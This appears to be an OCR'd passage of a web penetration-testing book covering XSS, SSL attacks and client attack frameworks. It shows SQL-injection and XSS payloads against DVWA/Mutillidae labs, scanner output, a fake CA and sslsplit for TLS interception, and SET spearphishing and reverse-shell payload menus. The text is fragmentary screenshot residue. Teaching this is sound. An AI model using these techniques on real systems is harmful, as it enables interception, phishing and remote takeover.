
-httprequest\_start--POST http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php HTTP/1.1 Host: 192.168.1.70 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php Cookie: showhints=0; PHPSESSID=hba9ithgbslgkg70i5e8el2611; acopendivids=swingset,jotto,phpbb2 Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 67 author=bobby'; \_\_SQL2INJECT\_\_ &view-someones-blog-php-submit-button=View+Blog+Entries --httprequest\_end--# Local host: your IP address (for backscan and revshell modes) lhost = 192.168.1.69 # Interface to sniff when in backscan mode device = eth0





## **Chapter 6: Exploiting Clients Using XSS and CSRF Flaws**

Address	http://example.org/hello.php?name=Juned%20Ansari					
Hi, J	Juned Ansari					

Address	http://example.org/hello.php?name= <script>alert("PwnedE")</script>
	Pwned!!








<u>B</u> ookmarks	<u>T</u> ools <u>H</u> elp	
× 🕂	<u>D</u> ownloads Ctrl+Shift+Y	
enter address	<u>A</u> dd-ons Ctrl+Shift+A	Q Search ☆ 🖻 » 😑
	Apps	
nsive Security	Set Up S <u>y</u> nc	🕻 Kali Tools  🗓 Exploit-DB
	<u>S</u> QL Inject Me >	mozilla 🕯
	<u>G</u> reasemonkey	
	Default User Agent >	
	Web Developer >	)
	💣 FoxyProxy Standard	O <u>U</u> se proxies based on their pre-defined p
✓ Enabled		<u>B</u> urp_proxy >
✓ <u>A</u> nimate ic	ons when this proxy is in use	ZAP_Proxy >
O Use proxy	" <u>B</u> urp_proxy" for all URLs	Default >
		O Completely disable FoxyProxy
2		More >

Untitled Session - OV	VASP ZAP						
<u>File E</u> dit <u>V</u> iew <u>A</u> nalyse <u>R</u> eport <u>T</u> ools <u>O</u> nline <u>H</u> elp							
Standard mode 💌 📄 😂 🕞 💷 📄 🎲 💷 🔲 🖃 🔲							
Sites 🔲 Scripts 🥖 🤗 Quick Start 🔿 Requ	uest 🛾 Response 🖛 🐹 Break 🗍 Script Console						
▼ 🥹 🏴 Sites ▼ 📄 № http://192.168.1.72	ext V						
<pre>POST:login.php(Log POST:login.php(Log POST:login.php(Login.php(Log POST:login.php(Login.php(Login.php(Login.php(Login.php(Login.php(Login.php(Login.php(Login.php(Login.php(Login.php(Login.php(Login.php(Login.php(Logi</pre>	5 18:19:45 GMT (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 oxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 L/0.9.8k Phusion_Passenger/3.0.17 mod_perl/2.0.						
R GET-vulnerabilit	_						
📄 Params 🛛 🥞 Http Sessions 🛛 🍪 Zest Results 🔍	Clients 🖋 WebSockets 😽 AJAX Spider 📄 Output						
	Cookie set without HttpOnly flag						
Alerts (4)	URL: http://192.168.1.72/dwwa/						
► 📄 🏴 Directory browsing ▼ 📄 P Cookie set without HttpOnly flag (2)	Risk: P <sup>D</sup> Low Reliability: Warning						
<ul> <li>GET: http://192.168.1.72/dwwa/</li> <li>GET: http://192.168.1.72/dwwa/</li> <li>► □ № X-Content-Type-Options header missing (4)</li> <li>► □ № X-Frame-Options header not set (4)</li> </ul>	Parameter: PHPSESSID=b6d1vf12l9rof50vcd5lquehr5; path= Attack: Evidence: PHPSESSID=b6d1vf12l9rof50vcd5lquehr5; path= CWE Id: 0						
Alerts 🍽 0 💫 1 💫 2 💫 1	Current Scans 🁌 0 勝 0 🎤 0 뤟 0 🌞 0 勝 0						

<u>F</u> ile <u>E</u> dit ⊻iew <u>A</u> nalyse	<u>R</u> eport <u>T</u> ools <u>O</u> nline <u>H</u> e	elp						
Standard mode 💌 📋	📮 🖬 💼 📑 🍪 📼			💡	⇒ ← 🕪	• • •	) 💥 🖩 🔒	🔁 🔤 🛛 🗕 😣
🚱 Sites 🛄 Scripts		Response			Break	ſ	📙 Script Con	
Nº GET:dvwa	<b>A</b>		🗲 Quick S	start			\Rightarrow Reques	t
🔻 🚞 🏴 dvwa		<u></u>						
📄 P GET:logir	n.php	Header: Text	Bo	dy: Text				
📄 🌆 POST:lo	gin.php(Login,passwo	POST http://	102 169	2 1 72/	dvwa /vul	nerahi	ilities/ves	
📄 🕫 GET:inde		/1.1	192.100		uvwa/vuc	nerab.	1111163/333	_3/ 1111
🔻 📄 🏴 vulnerab		User-Agent:	Mozilla	/5.0 (	Xll: Lin	ux x86	6 64: rv:37	.0) 🗸
			01 Fire					
				±4html,application/xhtml+xml,application/xml;q 🔽				
📄 Ҏ GET:vulr	Attack	•						•
	Delete		Z4p&mt	xMessa	ge=Juned	\$21\$2.	1&btnSign=S	ıgn+ 📮
🗐 Params 🛛 < Htt	Include in Context	Þ	1		ockets	- W AI	AX Spider	Output
History Searc	Flag as Context	•	2		Spider		ced Browse	e Gutput
History Searc	Run application	•	Now	ontext	spider	/° For	ced Browse	🛫 Fuzzer
o 🙆	Exclude from Context	•	New	oncexc	ut HttpO	nly fla	ig	
🔻 🚔 Alerts (6)	Resend		L:	http://	192.168.1	72/dv	wa/	
Cross Site Sci	New Alert		k:	P Low				
Cross Site Sci	Show in History tab			Warnin	a			
Pirectory brov	Open URL in Browser		-			1vf12 9	rof50vcd5lque	hr5; path=
<ul> <li>Parectory brow</li> <li>Cookie set wit</li> </ul>	Copy URLs to clipboard		ack:					
GET: http://19	Exclude from	•	dence:	PHPSE	SSID=b6d	1vf12 9	rof50vcd5lque	hr5; path=
_	Break		Æ Id:	0				٧
GET: http://19	Alerts for this node	•						

🚱 Sites 📙 Scripts		Response	🕅 💥 Break	Script Console
M GET:dvwa		🚽 🖌 🖓 Quic	k Start	🔿 Request
🔻 🚞 🏴 dvwa				
📄 Ҏ GET:login.php		Header: Text	Body: Text 💌 📃	
● POST:login.p ● GET:index.ph ▼	Attack Delete Include in Context Flag as Context		refox/37.0 _annlication/xht l:Form-based Aut	-
📄 P GET:vulnerab	Run application Exclude from Conte	ext 🕨	2 : Form-based Aut	th Login request



	Untitled Session - OWASP ZAP	_ 🗆 ×
<u>File Edit View Analyse Report Tools Online</u>	<u>H</u> elp	
Standard mode 💌 🗋 😂 🖬 💼 📸 🕼	▣ = = = = = ?   → ←   >   ⊘ 💥 🖩 🛃	🔁 📼 🕴 🕑
Sites 🔄 Scripts	🥰 Quick Start 🗇 Request 🛛 Response⇔ 🏻 💥 β	re Forced User Mode enabled - click to disable
▼ 🚱 🎮 Sites	Header: Text 💌 Body: Text 💽 🔲 🗆	

	Scan Policy							
▼ Scan Policy Client browser Information gathering Injection Miscellaneous Passive Server security	Scan Policy Policy name: Default Alert Threshold: Default Attack Strength: Passive Alert Threshold:	Medium V (Def	ault threshold) ault attacks) ault threshold)					
	Category Information gathering Client browser Server security Miscellaneous Injection	Policy Save I	Threshold OFF OFF OFF Medium	Strength Default Default Default Default				
Thresholds and strengths can b	Thresholds and strengths can be changed by clicking on them OK Cancel							

<u>File Edit View Analyse Report Tools</u>	<u>O</u> nline <u>H</u> elp							
Standard mode 💌 📋 😂 🖬 💷 💼	🕸 🖪 🗖			0	💥 💷 🔒 "	. 💷	0	
🚱 Sites 🛄 Scripts	🛛 🤗 Quick Star	t 🗋 ⇒ Request 🛛 Re	sponse 🖛 🏾 💥 Br	eak (	📙 Script Con	sole		
<pre> We Sites We Sit</pre>						101 Firefox/37.0 *;q=0.8 ones-blog.php		
	Type Par	ameter Name		Value				
	form aut	hor		%27%	7%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E			
	form view	v-someones-blog-php	o-submit-button	View+	+Blog+Entries			
Spider Forced Browse	👙 Fuzzer	Params	Http Sessi	ions	🔍 📿 Client	s	WebSockets Output	
🛗 History 🔍 S	Search	🔀 Break I	Points	ſ	Ҏ Alerts 🛛		Active Scan	
0 0					Cross Site	Scriptin	g (Reflected)	
<ul> <li>▼ → Alerts (6)</li> <li>▼ → PCross Site Scripting (Reflected) (3)</li> <li>→ ECross Site Scripting (Reflected) (3)</li> <li>→ GET: http://192.168.1.72/mutillidae/index.php?page=javascript%3Aalert%281%29%3B</li> <li>→ POST: http://192.168.1.72/mutillidae/index.php?page=javascript%3Aalert%281%29%3B</li> <li>→ POST: http://192.168.1.72/mutillidae/index.php?page=view-someones-blog.php</li> <li>→ POSC cookie set without httpOnly flag (2)</li> <li>→ PO Private IP disclosure (2)</li> <li>→ PO X-Content-Type-Options header missing (3)</li> <li>→ PO X-Frame-Options header not set (3)</li> </ul>					Risk: F Reliability: S Parameter: a Attack: " Evidence: "	High High Huspiciou Huthor Script: Script:	22.168.1.72/mutillidae/index.php?pa is >alert(1); >alert(1);	


XSSer v1.6b: "Grey Swarm!" - (http://xsser.sf.net)						
XSSer E	xpert Visor Wizard Helper Documentation About					
Target(s Vector(s	Type of Connection(s): O Normal O GET O POST "index.php?name="	Connection(s) Checker(s)				
Final (s) Report (s	– Proxy: 🛛 🔲 Ignore-proxy Threads: 5 📮 Timeout: 30 📮 Retries: 1 📮 Delay: 0 📮					
Visor(s) Swarm(s	User-Agent: Referer:					
	Cookie: Drop-cook X-Forwarded-Fi X-Client-					
	Headers:					
	Authentication Type(s): <ul> <li>None</li> <li>Basic</li> <li>Digest</li> <li>GSS</li> <li>NTLM</li> </ul>					
TCP-nodelay     Follow-redirects						
Fly mode(s): O Explorer I Intruder http://192.168.199.2/dvwa/vulnerabilities/xss_r Coad file Tor Proxy Automatic Crawler						
Command(s): xsser						
🗹 Statis	tics 🗌 Tweet 🗋 Verbose 🗋 Launch 🗋 Shorters: is.gd 💠 0	FLY!!!				

<pre>root@kali-1:/home# root@kali-1:/home# xsser -u "http://192.168.1.72/dvwa/vulnerabilities/" -g "xss_r/?name="cookie="security=low; PHPSESSID=n78lph8ojlp0khpli1ms3s73h5" -s -v</pre>
XSSer v1.6 (beta): "Grey Swarm!" - 2011/2012 - (GPLv3.0) -> by psy
Testing [XSS from URL] injections looks like your target is good defined ;)
<pre>[-]Verbose: active [-]Cookie: security=low; PHPSESSID=n78lph8ojlp0khpli1ms3s73h5 [-]HTTP User Agent: Googlebot/2.1 (+http://www.google.com/bot.html) [-]HTTP Referer: None [-]Extra HTTP Headers: None [-]X-Client-IP: None [-]X-Client-IP: None [-]Authentication Type: None [-]Authentication Credentials: None [-]Proxy: None [-]Proxy: None [-]Timeout: 30 [-]Delaying: 0 seconds [-]Delaying: 0 seconds [-]Retries: 1</pre>
HEAD alive check for the target: (http://192.168.1.72/dvwa/vulnerabilities/) is OK(200) [A IMED]

<mark>root@kali-1:/hom</mark> e w3af>>> help	# w3af_console
start	Start the scan.
plugins	Enable and configure plugins.
exploit	Exploit the vulnerability.
profiles	List and use scan profiles.
cleanup	Cleanup before starting a new scan.
help	Display help. Issuing: help [command] , prints more specific help
	about "command"
version	Show w3af version information.
keys	Display key shortcuts.
http-settings	Configure the HTTP settings of the framework.
misc-settings	Configure w3af misc settings.
target	Configure the target URL.
back	Go to the previous menu.
exit	Exit w3af.
kb "the quiet	Browse the vulnerabilities stored in the Knowledge Base
w3af>>>	

3af/plugins>>> aud	
Plugin name	Status   Conf   Description
blind_sqli buffer_overflow cors_origin csrf dav	Yes   Identify blind SQL injection vulnerabilities.   Find buffer overflow vulnerabilities.   Yes   Inspect if application checks that the value of   the "Origin" HTTP header isconsistent with the   value of the remote IP address/Host of the   sender ofthe incoming HTTP request.   Identify Cross-Site Request Forgery   vulnerabilities.   Verify if the WebDAV module is properly   configured.
eval	Yes   Find insecure eval() usage.

Scan config	_09	Result	s Exploi	t
Profiles			Target:	http://192.168.1.72/mutillidae/i
empty_profile			Active	Plugin
OWASP_TOP	<b>P10</b>		▽ 🖃	audit
audit_high_ris	k		✓	📝 blind_sqli
bruteforce			$\checkmark$	buffer_overflow
fast_scan				📝 cors_origin
full_audit			✓	csrf
full_audit_spider_man			✓	dav
sitemap			✓	📝 eval
web_infrastru	ictur	e	$\checkmark$	📝 file_upload
			✓	format_string
			✓	frontpage
			✓	📝 generic 🗸 🗸



[Sunday 26 April 2015 06:45:34 PM IST] A Cross Site Scripting vulnerability was found at: "http://192.168.1.72/mutillidae/index.php", using HTTP method GET. The sent data was: "page=" The modified parameter was "page". This vulnerability was found in the request with id 33. [Sunday 26 April 2015 06:45:35 PM IST] Scan finished in 4 seconds. [Sunday 26 April 2015 06:45:35 PM IST] Stopping the core...

Scan config Log Results Exploit	
KB Browser URLs Request/Respons	e navigator
	A Cross Site Scripting vulnerability was found at: "http://192.168.1.72/mutillidae/index.php", using HTTP method GET. The sent data was: "page=" The modified parameter was "page". This vulnerability was found in the request with id 33.
	Request       Response         Raw       Headers         GET       http://192.168.1.72/mutillidae/index.php?page=6zbhr%3C%2F-%3E6zbhr%2F%2A6zbhr%2C6zbhr

## **Chapter 7: Attacking SSL-based Websites**

Certificates				X			
Intended purpose: <al< td=""><td></td><td></td><td>d D. blick and</td><td>•</td></al<>			d D. blick and	•			
Trusted Root Certification Authorities Trusted Publishers Untrusted Publishers							
Issued To	Issued By	Expiratio	Friendly Name	<u> </u>			
Baltimore CyberTru CCA India 2007 Certum CA Class 2 Primary CA Class 3 Public Prima	<ul> <li>America Online Root</li> <li>Baltimore CyberTrust</li> <li>CCA India 2007</li> <li>Certum CA</li> </ul>	20-Nov-37 13-May-25 04-Jul-15 11-Jun-27 07-Jul-19 02-Aug-28 01-Jan-31	America Online R Baltimore Cyber CCA India 2007 Certum CertPlus Class 2	Ţ			
Import       Export       Remove       Advanced         Certificate intended purposes       View       View							
Learn more about <u>certificat</u>	<u>25</u>		Clos	se			

<pre>root@kali-1:~# openssl s_client -connect www.ebay.in:443 CONNECTED(00000003)</pre>
<pre>depth=2 C = IE, 0 = Baltimore, 0U = CyberTrust, CN = Baltimore CyberTrust Root verify error:num=20:unable to get local issuer certificate</pre>
verify return:0
Certificate chain
<pre>0 s:/C=US/ST=MA/L=Cambridge/0=Akamai Technologies, Inc./CN=a248.e.akamai.net i:/0=Cybertrust Inc/CN=Cybertrust Public SureServer SV CA</pre>
1 s:/0=Cybertrust Inc/CN=Cybertrust Public SureServer SV CA
i:/C=IE/O=Baltimore/OU=CyberTrust/CN=Baltimore CyberTrust Root
2 s:/C=IE/0=Baltimore/0U=CyberTrust/CN=Baltimore CyberTrust Root
i:/C=US/0=GTE Corporation/OU=GTE CyberTrust Solutions, Inc./CN=GTE CyberTru
Root
SSL handshake has read 3915 bytes and written 424 bytes
New, TLSv1/SSLv3, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
Protocol : TLSv1.2
Cipher : ECDHE-RSA-AES256-GCM-SHA384
Session-ID: 8559FC8EE231B29EA673BFE6BE7C43A2AC285E26B0FBD6E54E60E0B742360E
Session-ID-ctx:
Master-Key: 4B2E4F4B9A0D47BBCE6E06A9DD98F0DC4F79FC16FECAF88AC66B1FBAF5862F
05CAF28C73D0C2DC95569991B


root@kali-1:~#	
<pre>root@kali-1:~# openssl s_client -tls1_2 -cipher 'ECDH-R CONNECTED(00000003)</pre>	SA-RC4-SHA' -connect www.google.com:443
139660176557736:error:14094410:SSL routines:SSL3 READ B	YTES:sslv3 alert handshake failure:s3 pł
ert number 40	
139660176557736:error:1409E0E5:SSL routines:SSL3_WRITE_	BYTES:ssl handshake failure:s3 pkt.c:599
– –	
no peer certificate available	
No client certificate CA names sent	
SSL handshake has read 7 bytes and written 0 bytes	
New, (NONE), Cipher is (NONE)	
Secure Renegotiation IS NOT supported	
Compression: NONE	
Expansion: NONE	
SSL-Session:	
Protocol : TLSv1.2 Cipher : 0000	
Session-ID: Session-ID-ctx:	
Master-Key:	
Kay Ang I Napa	
PSK identity: None	e more you are able to hear"
PSK identitý hint: None	
SRP usernamé: None	
Start Time: 1432929418	
Timeout : 7200 (sec)	
Verify return code: 0 (ok)	


root@kali-1:~#
root@kali-1:~# openssl s\_client\_-tls1\_2 -cipher\_"NULL,EXPORT,LOW,DES" -connect www.google.com:443
CONNECTED(00000003)
140585390438056:error:14094410:SSL routines:SSL3\_READ\_BYTES:sslv3 alert handshake failure:s3\_pkt.c ert number 40 140585390438056:error:1409E0E5:SSL routines:SSL3\_WRITE\_BYTES:ssl handshake failure:s3\_pkt.c:599: no peer certificate available No client certificate CA names sent - -SSL handshake has read 7 bytes and written 0 bytes New, (NONE), Cipher is (NONE) Secure Renegotiation IS NOT supported Compression: NONE Expansion: NONE SSL-Session: Protocol : TLSv1.2

9					
<pre>root@kali-1:~# openssl @</pre>	ciphers -v	"NULL,EXPORT,LC	W,DES"		
ECDHE-RSA-NULL-SHA	SSLv3 Kx=E	CDH Au=RSA	Enc=None	Mac=SHA1	
ECDHE-ECDSA-NULL-SHA	SSLv3 Kx=E	CDH Au=ECDS	SA Enc=None	Mac=SHA:	1
AECDH-NULL-SHA	SSLv3 Kx=E	CDH Au=None	Enc=None	Mac=SHA1	
ECDH-RSA-NULL-SHA	SSLv3 Kx=E	CDH/RSA Au=ECDH	Enc=None	Mac=SHA1	
ECDH-ECDSA-NULL-SHA	SSLv3 Kx=E	CDH/ECDSA Au=EC	DH Enc=None	Mac=SH/	41
NULL-SHA256	TLSv1.2 Kx	=RSA Au=RS	SA Enc=None	Mac=SH/	4256
NULL-SHA	SSLv3 Kx=R	SA Au=RSA	Enc=None	Mac=SHA1	
NULL-MD5	SSLv3 Kx=R	SA Au=RSA	Enc=None	Mac=MD5	
EXP-EDH-RSA-DES-CBC-SHA	SSLv3 Kx=D	H(512) Au=RSA	Enc=DES(40)	Mac=SHA1	export
EXP-EDH-DSS-DES-CBC-SHA	SSLv3 Kx=D	H(512) Au=DSS	Enc=DES(40)	Mac=SHA1	export
EXP-ADH-DES-CBC-SHA	SSLv3 Kx=D	H(512) Au=None	Enc=DES(40)	Mac=SHA1	export
EXP-DES-CBC-SHA	SSLv3 Kx=R	SA(512) Au=RSA	Enc=DES(40)	Mac=SHA1	export
EXP-RC2-CBC-MD5	SSLv3 Kx=R	SA(512) Au=RSA	Enc=RC2(40)	Mac=MD5	export
EXP-ADH-RC4-MD5	SSI v3 Kx=D	H(512) Au=None	Enc=RC4(40)	Mac=MD5	export

```
oot@kali-1:~# sslscan --tlsall www.amazon.com:443
Version: -static
OpenSSL 1.0.1m-dev xx XXX xxxx
Testing SSL server www.amazon.com on port 443
 TLS renegotiation:
Secure session renegotiation supported
 TLS Compression:
Compression disabled
 Heartbleed:
TLS 1.0 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.2 not vulnerable to heartbleed
  Supported Server Cipher(s):
Accepted TLSv1.0 128 bits
                             ECDHE-RSA-AES128-SHA
Accepted TLSv1.0 128 bits AES128-SHA
Accepted TLSv1.0 112 bits
                             DES-CBC3-SHA
Accepted TLSv1.1 128 bits
                             ECDHE-RSA-AES128-SHA
Accepted TLSv1.1 128 bits
                             AES128-SHA
Accepted TLSv1.1
                  112 bits DES-CBC3-SHA
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-GCM-SHA256
Accepted TLSv1.2 128 bits
                             ECDHE-RSA-AES128-SHA256
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA
Accepted TLSv1.2 128 bits AES128-GCM-SHA256
Accepted TLSv1.2 128 bits AES128-SHA256
Accepted TLSv1.2 128 bits AES128-SHA
Accepted TLSv1.2 112 bits DES-CBC3-SH
                             DES-CBC3-SHA
```


root@kali-1:~# root@kali-1:~# sslyzeregular www.ebay.in:443
SCAN RESULTS FOR WWW.EBAY.IN:443 - 124.124.252.18:443
* Compression : Compression Support: Disabled
* Session Renegotiation : Client-initiated Renegotiations: Rejected Secure Renegotiation: Not supported
<pre>* Certificate :     Validation w/ Mozilla's CA Store: Certificate is Trusted     Hostname Validation: MISMATCH     SHA1 Fingerprint: F01A81F9C6C0A1FFB26B477FA38145CE428A4FF9</pre>
* Session Resumption : With Session IDs: Partially supported (1 successful, 4 failed, 0 e resum_rate. With TLS Session Tickets: Not Supported - TLS ticket not assigned.
* TLSV1_2 Cipher Suites :
Rejected Cipher Suite(s): Hidden Preferred Cipher Suite: ECDHE-RSA-AES256-GCM-SHA384256 bits HTTP 301 Moved Permanently - http
Accepted Cipher Suite(s):HTTP 301 Moved Permanently - http:/ECDHE-RSA-AES256-SHA384256 bitsHTTP 301 Moved Permanently - http:/ECDHE-RSA-AES256-GCM-SHA384256 bitsHTTP 301 Moved Permanently - http:/AES256-SHA256256 bitsHTTP 301 Moved Permanently - http:/AES256-GCM-SHA384256 bitsHTTP 301 Moved Permanently - http:/AES256-GCM-SHA384256 bitsHTTP 301 Moved Permanently - http:/DES-CBC3-SHA168 bitsHTTP 301 Moved Permanently - http:/ECDHE-RSA-AES128-SHA256128 bitsHTTP 301 Moved Permanently - http:/ECDHE-RSA-AES128-SHA128 bitsHTTP 301 Moved Permanently - http:/






<pre>root@kali-1:~# openssl genrsa -out sslstrip ca.key 2048</pre>	
Generating RSA private key, 2048 bit long modulus	
+++	
+++	
e is 65537 (0x10001)	
root@kali_l:~#	

root@kali-1:-# openssl req -new -x509 -days 1095 -key ca.key -out sslstrip\_ca.cr
t
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
----Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:MH
Locality Name (eg, city) []:MUM
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Fake CA
Organizational Unit Name (eg, section) []:
Email Address []:
root@kali-1:-#



root@kali-1:-# sslsplit -D -l connections.log -j /tmp/sslsplit/ -k ca.key -c ssl strip\_ca.crt ssl 0.0.0.0 9443 Generated RSA key for leaf certs. SSLsplit (built 2014-05-26) Copyright (c) 2009-2014, Daniel Roethlisberger <daniel@roe.ch> http://www.roe.ch/SSLsplit Features: -DDISABLE\_SSLV2\_SESSION\_CACHE -DHAVE\_NETFILTER NAT engines: netfilter\* tproxy netfilter: IP\_TRANSPARENT SOL\_IPV6 !IPV6\_ORIGINAL\_DST compiled against OpenSSL 1.0.1e 11 Feb 2013 (1000105f) rtlinked against OpenSSL 1.0.1e 11 Feb 2013 (1000105f) TLS Server Name Indication (SNI) supported OpenSSL is thread-safe with THREADID Using SSL\_MODE\_RELEASE\_BUFFERS Using direct access workaround when loading certs SSL/TLS algorithm availability: RSA DSA ECDSA DH ECDH EC OpenSSL option availability: SSL\_OP\_N0\_COMPRESSION SSL\_OP\_N0\_TICKET SSL\_OP\_ALLOW UNSAFE\_LEGACY\_RENEGOTIATION SSL\_OP\_DONT\_INSERT\_EMPTY\_FRAGMENTS SSL\_OP\_N0\_SESSIO



**Chapter 8: Exploiting the Client Using Attack Frameworks** 





The **Spearphishing** module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is in-stalled (apt-get install sendmail) and change the config/set\_config SENDMAIL=OF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy! Л

- 1) Perform a Mass Email Attack
- 2) Create a FileFormat Payload
- 3) Create a Social-Engineering Template

99) Return to Main Menu

1) Windows Reverse TCP Shell	Spawn a command shell on victim and send b
ack to attacker	
2) Windows Meterpreter Reverse_TCP	Spawn a meterpreter shell on victim and se
nd back to attacker	
3) Windows Reverse VNC DLL	Spawn a VNC server on victim and send back
to attacker	
<ol> <li>Windows Reverse TCP Shell (x64)</li> </ol>	Windows X64 Command Shell, Reverse TCP Inl
ine	
5) Windows Meterpreter Reverse_TCP (X6	64) Connect back to the attacker (Windows x64)
, Meterpreter	a the mane you are able to hear"
6) Windows Shell Bind_TCP (X64)	Execute payload and create an accepting po
rt on remote system	
